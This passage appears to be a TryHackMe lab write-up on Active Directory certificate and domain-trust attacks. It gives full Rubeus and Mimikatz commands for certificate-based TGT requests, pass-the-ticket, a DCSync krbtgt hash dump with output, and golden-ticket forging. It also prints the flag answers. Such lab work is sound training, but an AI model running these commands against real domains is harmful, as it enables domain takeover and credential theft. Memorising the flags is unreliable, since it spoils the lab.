
Launch mmc.exe and add the *Certificates* snap-in.


Certificates snap-in
This snap-in will always manage certificates for:
My user account
Service account
Computer account
< Back
Next >
Cancel



Select Computer
Select the computer you want this snap-in to manage.
This snap-in will always manage:
Local computer: (the computer this console is running on)
Another computer:
Browse...
Allow the selected computer to be changed when launching from the command line. This only applies if you save the console.
< Back
Finish
Cancel




Follow along with the steps to request a new *Personal* certificate.



Click Add >



click OK



Check the box, click Enroll

Follow the steps to export the certificate along with the private key.

Use Rubeus to Inject the Certificate


```
C:\Tools\Rubeus.exe asktgt /user:Administrator /enctype:aes256
/certificate:C:\Users\username\Desktop\mycert.pfx /password:password123
/outfile:pwnz.kirbi /domain:za.tryhackme.loc /dc:10.200.60.101
```

Use Mimikatz to Pass-the-Ticket

```
C:\Tools\mimikatz_trunk\x64\mimikatz.exe

mimikatz # privilege::debug
mimikatz # kerberos::ptt pwnz.kirbi
mimikatz # misc::cmd

C:> explorer.exe
```



Now, we can browse the file system of the *domain controller* from THMSERVER2 !

What is the value of the flag stored on THMDC in the Administrator's Desktop directory (flag5.txt)? THM{AD.Certs.Can.Get.You.DA}

Task 8: Exploiting Domain Trusts

Dump the KRBTGT Hash

Using the RDP session from before, we can leverage the *certificate template attack* from before to perform a DC Sync attack.

```
mimikatz # lsadump::dcsync /user:za\krbtgt
```

```
mimikatz # lsadump::dcsync /user:za\krbtgt
[DC] 'za.tryhackme.loc' will be the domain
[DC] 'THMDC.za.tryhackme.loc' will be the DC server
[DC] 'za\krbtgt' will be the user account
[rpc] Service  : ldap
[rpc] AuthnSvc : GSS_NEGOTIATE (9)

Object RDN           : krbtgt

** SAM ACCOUNT **

SAM Username         : krbtgt
Account Type         : 30000000 ( USER_OBJECT )
User Account Control : 00000202 ( ACCOUNTDISABLE NORMAL_ACCOUNT )
Account expiration   :
Password last change : 4/25/2022 7:18:22 PM
Object Security ID   : S-1-5-21-3885271727-2693558621-2658995185-502
Object Relative ID   : 502

Credentials:
  Hash NTLM: 16f9af38fca3ada405386b3b57366082
    ntlm- 0: 16f9af38fca3ada405386b3b57366082
    lm  - 0: 35c7b671efe40860dc078afd2786c902
```

16f9af38fca3ada405386b3b57366082

Exploit Domain Trusts


Follow the instructions to enumerate the SIDs of the domain controller and the Enterprise Admins group of the parent domain.

Now, use Mimikatz to generate a golden ticket.


```
mimikatz # kerberos::golden /user:Administrator /domain:za.tryhackme.loc /sid:S-1-5-21-3885271727-2693558621-2658995185-1001 /service:krbtgt
```

```
/rc4:16f9af38fca3ada405386b3b57366082 /sids:S-1-5-21-3330634377-1326264276-632209373-519 /ptt
```

Now, try browsing the remote file system of thmrootdc.tryhackme.loc .



Enter the UNC path to the C$ share



What is the value of the flag stored on THMROOTDC in the Administrator's Desktop folder (flag6.txt)? THM{Full.EA.Compromise}